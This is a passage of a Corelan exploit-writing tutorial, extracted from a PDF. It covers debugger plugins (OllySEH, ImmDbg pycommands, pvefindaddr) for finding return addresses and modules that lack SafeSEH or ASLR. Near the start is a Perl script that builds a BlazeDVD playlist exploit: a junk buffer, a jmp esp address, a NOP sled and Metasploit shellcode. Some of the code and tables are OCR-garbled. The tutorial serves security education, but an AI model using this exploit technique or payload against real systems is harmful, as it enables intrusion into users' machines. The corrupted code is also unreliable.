[J] valid return address (call esp) found at 0x77132372
[J] valid return address (jmp esp) found at 0x77136342
       [J] valid return address (call esp) found at 0x77506cca
[J] valid return address (jmp esp) found at 0x77559bff
       [J] valid return address (call esp) found at 0x7756e37b
[J] valid return address (jmp esp) found at 0x775a996b
[J] valid return address (jmp esp) found at 0x77963da3
       [J] valid return address (all esp) found at 0x7798a67b
[J] valid return address (call esp) found at 0x7798b67b
[J] valid return address (call esp) found at 0x77b4b543
[J] valid return address (jmp esp) found at 0x77def069
[J] valid return address (call esp) found at 0x77def0d2
[J] valid return address (jmp esp) found at 0x77e1b52b
       [J] valid return address (call esp) found at 0x77eb9d02
        [J] valid return address (jmp esp) found at 0x77f31d8a
       [J] valid return address (call esp) found at 0x77f396f7
[J] valid return address (jmp esp) found at 0x77fab227
       etc...
```

Results :

• eip was overwritten at offset 260 from myJunk1.

myjunk2 (A's) was found at 0×0012f460 (which is esp-10). So if we replaced eip with jmp esp, we can let our shellcode begin at myjunk2 + 10 bytes (or 16 characters)
 we need to remove the last 4 bytes from \$junk in our script, and add the address (4 bytes) of jmp esp or call esp, which will overwrite RET. (Of course, you still need to verify the address...). We'll use 0×035fb847 as an example (not shown in the output above, I still prefer to manually select the return addresses using memdump or findjmp – just because you cannot see the module they belong to in the output of 'findReturn'...

Knowledge is not an object, it's a flow

- we need to

 replace the 1000 A's with shellcode
 - -> add at least 16 NOP's before the shellcode (I have added 50 nops ... If you add less, you may see shellcode corruption, which I easily detected using memDiff)

Script :

<pre>my \$sploitfile="blazesploit.plf";</pre>
<pre>my \$junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6AAh8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai"; #260 characters</pre>
#\$junk is now 4 byte shorter
<pre>my \$ret = pack('V',0x035fb847); #jmp esp from EqualizerProcess.dll</pre>
my \$nop="\x90" x 50;
<pre># windows/exec - 302 bytes</pre>
<pre># http://www.metasploit.com # Encoder: v06 (alpha upper)</pre>
Encoder: x86/alpha_upper
<pre># EXITFUNC=seh, CMD=calc my \$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .</pre>
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
<pre>\x45\x45\x45\x45\x45\x45\x51\x50\x50\x55\x50\x50\x50\x50\x50\x50\x50</pre>
\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x42\x42\x42\x40".
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c"
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b"
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

\$payload =\$junk.\$ret.\$nop.\$shellcode;

open (\$FILE,">\$sploitfile"); print \$FILE \$payload; close(\$FILE);



C Her	/F De		Da C	8n	19 Deg		C Red	ans	C Grad	h U
F in	Г	Hjø		Г		Inter		α	1	c
514	FC	1	1	HC	1			1	Hed	And
Are	des	6.0		MR		5	6		0	No
Sun	-	$\dot{\alpha}_{i}$	leg.	HS	1	2	3		Lin	Not
1	-	\mathbf{c}_{1}		84		-				ber
Dut	tan	12	1.4		A	1	c	D	1	1

Ollydbg plugins

openrce.com has a large number of ollydbg plugins. I'm not going to discuss all of them, but the most important/usefull Ollydbg plugin when writing exploits is OllySEH This plugin does an in-memory scanning of process loaded modules checking if they were compiled with /safeseh. This means that you can only use this plugin when ollydbg is attached to the process. The plugin will help you finding the correct memory space to look for reliable/working return addresses by listing the modules that are compiled (and the ones that are not compiled – which is even more important) with /safeseh.

Suppose you have found a SEH based vulnerability in BlazeDVD5, and you need to find a reliable "pop pop ret", you can use ollyseh to find all modules that are not

Knowledge is not an object, it's a flow

(c) Peter Van Feckhoutte

9

compiled with /safeseh, and then look for pop pop ret instructions in that memory space : List executable modules : (E)

List executable modules : (E)
🔆 OllyDbg - BlazeDYD.exe
File View Debug Plugins Options Window Help
► • × ► II • • • \$11 • • • IEMTWHC
CPU - thread 00000EA8, module ntdll
70901206 C8 RETN 70901210 88FF MOV EDI,EDI 70901210 CP TNTO
List safeseh modules :
Machine Devices Help
OllyObg - BlazeDVD.exe
File View Debug Plugins Options Window Help
C CPU - thread 0 3 Command line
Restance of FindCrypt + I
Control Contro
The second secon
A Sector Sector 9 Ob/Sector > The Alignment Antipagers (Statement
A CALL CALL AND A CALL
2001220 CV30 2001 SSG 2001
7(%)1240 F2;AE 6()nE 5CiG p 0310000 (0002%000 00020000) 01470(,1 37401543) 2371 1457 CF2 03490000 000390000 03494300 F55(771
Chycles - MancOrdines - (Nadrikih Nodale Scanner)
Her State St
A CALL AND
Constraint 6: Experiment 1: Section 1: Constraint 6:

Look for anything that has "No SEH" or (even better) "/SafeSEH OFF" to find memory space that can be queried for a pop pop ret instruction. Let's try c:\program files\Blazevideo\BlazeDVD 5 Professional\MediaPlayerCtrl.dll

You could use findjmp to find pop pop ret instructions, or you could do it the hard way by searching for the instructions in the dll using ollydbg : Go back to the list of executable modules, find the dll and double-click it

C CPU - U	hread 00000EA8,	module MediaPla	
64001000	56	PUSH ESI	
64001001	88F1	HOU ESI,ECX	
64001003	E8 68098888	CRLL HediaPla.6400E970	
64881888	C786 F8458564	HOV DWORD PTR DS:[ESI], HediaPla.640545F HOV DWORD PTR DS:[ESI+7C],12	
6400100E	C746 7C 1200000	MOU DWORD PTR DSILESI+7CJ,12 MOU EAX,ESI	
64001015	8806 52 99 99 99 99 99 99 99 99 99 99 99	POP ESI	
64001017	25	RETN	
64881819		NOP	
64001019	90	NOP	- 1
6400101R	90	NOP	
64001010	ŝã	NOP	
6400101D	98	NOP	
6400101E	90	NOP	
6400101F	90	NOP	
64001020	8881 EC000000	MOU EAX, DWORD PTR DS: (ECX+EC)	
64001026	C3	RETN	
64001027	98	NOP	
64001028	C3 98 98 98 98 98 98	NOP	
64001029	90	NOP	
6400102R	20	NUC.	
6400102B	26	HUP:	
6400102C	36	NOP	

Right-click and choose "Search for" - "Sequence of commands".

c) Peter Van Eeckhoutte

(try all combinations with various registers until you find something). Of course, findjmp.exe will work a lot faster because you would only need to vary the first register in the pop pop ret sequence (and the register of the second pop would be located by findjmp automatically). It would indicate a lot faster that this dll does not have any usefull pop pop ret combinations and that you would need to look for another dll to use.

Elther way, this plugin can save you a lot of time when writing SEH based exploits, as you will be able to find a reliable pop pop ret address faster than just by picking any dll and finding addresses using elimination.

Immunity Debugger (ImmDbg) plugins/pycommands

Immunity debugger comes with a nice / large set of plugins, you can find some more useful plugins/pycommands at the following locations :

- findtrampoline : http://www.openrce.org/forums/posts/559
- aslrdynamicbase : http://www.openrce.org/forums/posts/560

 $\overline{}$

- funcdump
- nsearch : http://natemcfeters.blogspot.com/2009/02/nsearch-new-immunitydbg-searching.html
- pvefindaddr (my own custom pycommand)


Because of immdbg's integration with python, and well documented API, you can add/write your own commands/plugins. Download the .py files and put them in the pycommand folder.

The nice thing about ImmDbg is that it contains aliases for the windbg commands, so you can take advantage of the scripting power of immdbg, and still use the windbg command set (if you are more familiar with the windbg commands)


Findtrampoline

This script offers similar functionality as findjmp or Metasploit's msfpescan tools, when used to find suitable return addresses when exploiting a classic stack overflow. It allows you to look for jmp <reg>, call <reg> and push <reg> + ret combinations. (It does not offer functionality to look for pop pop ret combinations though, which is possible with findjmp and msfpescan)


You can invoke the findtrampoline script by opening the PyCommand window and selecting the findtrampoline script to run :



Double-click, enter the register you want to look for as an argument, and click "OK" to start the script :




Now wait for the search to complete. The search will look in all loaded modules for a jmp esp (in our example) and then display the number of trampolines/addresses found :




Alternatively, you can just run the !findtrampoline <reg> command at the bottom of the screen (command line) to kick of the script.

!findtrampoline esp


Both will trigger 3 search operations to be conducted (jmp, call, and push+ret) To see the results, open the "Log data" window :



In order to see what instruction was found, select the address and double-click. Then open the "CPU" window



Alternatively, you could use the !searchcode command to look for f.i. jmp esp instruction :



(The output will indicate the address, module (dll) and whether the instruction is in an executable page or not.) Of course, the searchopcode command also works fine, but !findtrampoline will look for all working combinations (whereas searchopcode requires a specific instruction to look for)

asIrdynamicbase

(c) Peter Van Eeckhoutte

This command will list all modules and indicate whether they are enabled for address space layout randomization or not (vista and 2008). This will allow you to build reliable exploits for these OS'es by looking for return addresses that will have the same address even after a reboot (basically by selecting the application executable or non-aslr enabled dll memory space when looking for these addresses)

This command does not require any arguments. Just run the command from a command line, and look at the ASLR /dynamicbase table for memory locations that are not ASLR enabled/aware.

This one does not only save you time, it will simply mean the difference between being able to build a reliably working exploit and a one-shot working exploit (one that stops working after a reboot).

Base	Have	OLLCharacteristics	Enabled?
A CONTRACTOR	Unaphio.dll wdwwd.drv BlareONOCyt.dll	College	
2010/00/00	edneed, dry	0x0140	REA Avare 17/dynaniobaset REA Avare 17/dynaniobaset
and the second second	BLaseOVOCUPL.dll	di-dada	
C. Landson and a	Equal LourProcess, dll	0-0001	All B. Avenue, J. shows and shows at
E Department	a fad in al 1	0000100	RLR Buare 17dynanicbaset RLR Avare 17dynanicbaset
a statement of the second	RecorderCtrL.dLL	Charles and a second	
101700000	EqualizerProcess.dll digoswos.CLL oledig.dll RecorderCtrl.dll neg711.ecm	0-01-00	BBUB Beare (/dynamicbase)
1001000000	Legtotil.dll	0.0140	REA Avere 175/nanicbase1 REA Avere 175/nanicbase1
Personant	Environment of the second seco	Second Lines	RSUI Reare (rdynanicoate)
a state and a state of the stat	MITTERS C. CO.C.	00001400	05.8 Quarter L/Australizhase1
a transmission	otel2.dtt	0x0140	RLR Avare (/dynamicbase) RLR Avare (/dynamicbase)
Contraction of the local division of the loc	Q90932.311	0+0140	RSUR Reare 17dynamiobase1
a and a second	BLARHOND, HIM	CONTRACTOR OF	dit it durane it often en internet
a standards		000140	RLR Beare (Advantabase) RLR Beare (Advantabase)
and the second second	migrlineon instalien insta	0x0140	HIGHT Dearer 17 dynamic (Dase)
the second second	Staffact, 20, 41, 4 California, 20, 41, 41, 41, 41, 41, 41, 41, 41, 41, 41	0x0140	QG B Quarter I Advances (change)
and the second second	CLUCHIG.OLL	0.0140	RLR Baare 1/dynanicbasel RLR Beare 1/dynanicbasel RLR Beare 1/dynanicbasel
in the party of the second	LOD TO HOLE ADD	2000 1 200	HILL HEATH I CONTRACTORIS
in the second	Use Theree, dit i	000140	
a state and a	THERE AND \$ TOLL	01/01/40	RLR Baare 1/donant/chase1
6-669999	WR/Core (0LL	0x0140	RUI Reare 1/dynaniobase1 RUS Beare 1/dynaniobase1
Contractory of the local division of the loc	winner.dit	9-9149	RILR Husse 1/dynamicbase1
Production of the local division of the loca	CONTRACTOR CONTRACTOR C	2000 1200	REB Avare 17dynaniobaset REB Avare 17dynaniobaset
a harden and	widli.dii	0+0140	AU.R Geare 1/dotanicbase
0.00100000	ProfileProre.OLL	6-666	
Berneren	WINDER T. GLL	0.0140	REA Guare (/donanicbase)
a suprana a	WITEPUT OF LULL	Contract Contract	RER Aware (/dynanicbase) RER Aware (/dynanicbase)
B 22110333	service dit	20101245	REA PARTY I / CONTRACTORE
and the second	CPYCHIP C. OLL	0x0140	RLR Avere (/dynavicbase) RLR Avere (/dynavicbase) RLR Avere (/dynavicbase)
Provide and a second	PSOPT, OLL	0x0140	RILE Beare (/dynamicbase)
and the second	MINICIPOE . CLL	0.0140	RUR Buare 17(Snaniobase)
Contraction of the local division of the loc	Head Low Property is all the	Contract and a	RSLR Buare Lidenanisbase)
· Difference	winspool, dry	0-0140	ASUL Aware 1/dynamicbasel
	dhopowoo, CLL	0x0140	RUI Reare I /dynamicbase1 RUR Beare I /dynamicbase1
A CALCULAR DA	With Traffic 411 With Traffic	0.01.00	RSUI Aware 17dynaniobase1
and the second second	DIDLIDUL. dit	20-20-000	
and the second second	PERCENT ALL	200101202	RILR Avare 1/dynamicbase1
and the second second	skinserellbar, dil GDIS2, dil	00000	
A Distances	60192.011	0+0140	RER Avare (/dynamicbase)
Stations,	esdec.dLL Configuration.dLL GLEDUTE2.dLL GRED.dLL	00001000	REA Aware 17dShanidbase1
10 page and a	CONFIGURATION, GEL	discription in the second	OT 8 during 1 often en (change)
1200 000000	AMIT OLL	000140	RLR Buare 17dynaniobaset RLR Ruare 17dynaniobaset
CONTRACTOR OF	RENOTE LALL	00000	
Chief States	Persidence.dtt EPG.dtt auditoryg.dtt	0.0000	AND B. Average A set of second second
A STRAND	CONSTRUCTION OF A LOCAL	Control (Control	RLR Buare (/donanicbase)
	Contraction 1		

pvefindaddr

This is a small plugin I wrote myself. For more information about this plugin, login and visit the forum at http://www.corelan.be:8800/index.php/forum/writing-exploits/pvefindaddr-pycommand-plugin-for-immdbg/ I will shortly discuss the following 4 operations (but the current version has many more functions):

*pvefindaddr Usage		
tpvefindaddr Kopera	tion> [(ontions)]	
Valid operations:		
	(look for pop pop ret) - optionally specify reg and module to filter on Only addresses from non-safeseh protected modules/binaries will be listed	
# j <reg> [module] # jseh</reg>	<pre>(look for jmp (reg), call (reg), push (reg)+ret) (optionally filter on module) (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn)) Only addresses outside address range of modules will be listed</pre>	
nosafeseh	(List all modules that are not safeseh protected)	

- p: look for pop/pop/ret combinations (useful when building SEH based exploits) It will automatically filter out the modules that are safeseh protected. So the addresses you get
 will be not safeseh protected. Furthermore, it will automatically try all combinations and look in all loaded modules (so you don't have to specify a register or module. If you
 specify a register, then it will only show combinations where the register is used. If you specify a register and a module name, then you will obviously get all combinations
 where this register is used, and only from the specified module (even if that module is safeseh protected !)
- j : look for all jmp/call/push ret combinations (useful when building direct ret overwrite exploits). You have to specify the register to jump to, and optionally specify a module name
- jseh : this operation is useful when bypassing safeseh protections. (see tutorial series part 6). Again, this operation will search for all combinations automatically
 nosafeseh : show all currently loaded modules that are not safeseh protected

Download

pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 301 times

Other pycommands & command syntax

In order to get more info on how to use the pycommands, simply run the pycommand from the command line without arguments, open the log data windows and you'll get a short help text indicating the parameters that need to be provided in order to correctly run the script.

08ADF00D ffindtrampoline Find a suitable trampoline to the chosen register 08ADF00D ffindtrampoline <register> 08ADF00D ex: ffindtrampoline ESP</register>	Ļ
!findtrampoline	
Error: Wrong arguments	

Other commands will simply open a nice wizard when they are launched without parameters (such as the !antidep command), and others will just throw an exception :-(More information about immdbg and pycommands can be found here and here

(ImmDbg has a lot of cool scripts to help with heap based exploit development, which is out of scope for this article right now) Happy hunting !

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Some other cool stuff in immdbg

!packets

c) Peter Van Eeckhouttie

Allows you to capture packets from the wire and get the function that was responsible for sending/receiving the packets. Example : Open firefox and attach immdbg to


the process. Before kicking firefox out of the debugger-enforced breakpoint, launch !packets

Continue to run firefow and navigate to a website. Now go back to immdbg and observe the "Captured Packets" window :

Captured Packets						
Function	Type	Length	Binary	ASCII		
WSARLOV	Reov (TCP)	8	303030	888 HTTP/1.1 200 OK.,Date: Sat. 05 Sep 2009 18:06:		
MODERAL CONTRACTOR	Bacu (TCP)	952	95+9+39962+31243126323636	5k. =SH. FZ([
WSRRecv	Recy (TCP)	40%	364017283915868687869342	6 9E		
WSRReov	Recy (TCP)	4996	face250f090b5e5ca1c0bb0d			
STATISTICS -	Heov (TCP)	41076	304350611574288792885845	SCN811111112201101111111111111111111111111		
Marca Contractor	Renue (TCP)		30100300000 000 001 01 01 000 000 22 0000	\$9999		
WSRRecv	Reco (TCP)	250	4054545627312x3128033834	HTTP/1.1 304 Not HodifiedDate: Sat. 05 Sep 26		
WSEREOV	Reov (TCP)	1	30303030	9999		
SH ROU	Neov (TCP)	÷.	303030303030	888688	5	
	Barry (TCP)	1	30100303030303030	in an	×.	
WSRReov	Recu (TCP)		303030	000		
WSAReov	Reov (TCP)	12	3636363636363636363636363636	666666666666		
WIRROU .	Recu (TCP)	250	4054545821012401280000804	HTTP/1.1 304 Not HodifiedDate: Sat. 05 Sep 25		
	Break (TCP)	1463	40045454502131245120523038	HTTP/1.1 200 UK. Ukret Sat, US Sep 2007 1810511 HTTP/1.1 200 UK. Date: Sat, UK Sep 2009 10:06:1		
WORREOV	Recy (TCP)	249	405454502431293120330034	HTTP/1.1 304 Not Hodified. Date: Sat. 05 Sep 20		
WSARecv	Recv (TCP)	11	363636363636363636363636363	6606666666		
WSFREQU	Recy (TCP)	249	4054545624312x3120333034	HTTP/1.1 304 Not HodifiedDate: Sat. 05 Sep 24		
	Recu (TCP)	240	405454582411241126010804	HTTP/1.1 304 Not HodifiedDate: Sat, 05 Sep 21		
WSIReco	Recy (TCP)	4	36363638	8888		
WSARROV	Reov (TCP)		3030	00		
VSRecv	Reov (TCP)	2	2222	1999 - Contract of the second s		
MODEL CON	Recut (TCP)	5	3030	22		
	Recover (TCP)	249	4854545824312x3128333834	HTTP/1.1 304 Not Modified, Date: Sat, 05 Sep 24		
WIFFROV	Reov (TCP)	249	4054545821312x3128333834	HTTP/1.1 304 Not HodifiedDate: Sat. 05 Sep 20		

!safeseh

This command will list the executable modules and indicate whether they are safeseh protected or not. After running the !safeseh command, you need to open the "Log Data" window to see the results.



This entry was posted on Saturday, September 5th, 2009 at 11:35 am and is filed under Exploit Writing Tutorials, Exploits, Security You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.

Peter Van Eeckhoutte& #039;s Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

25/02/2010 - 13 / 13

Knowledge is not an object, it's a flow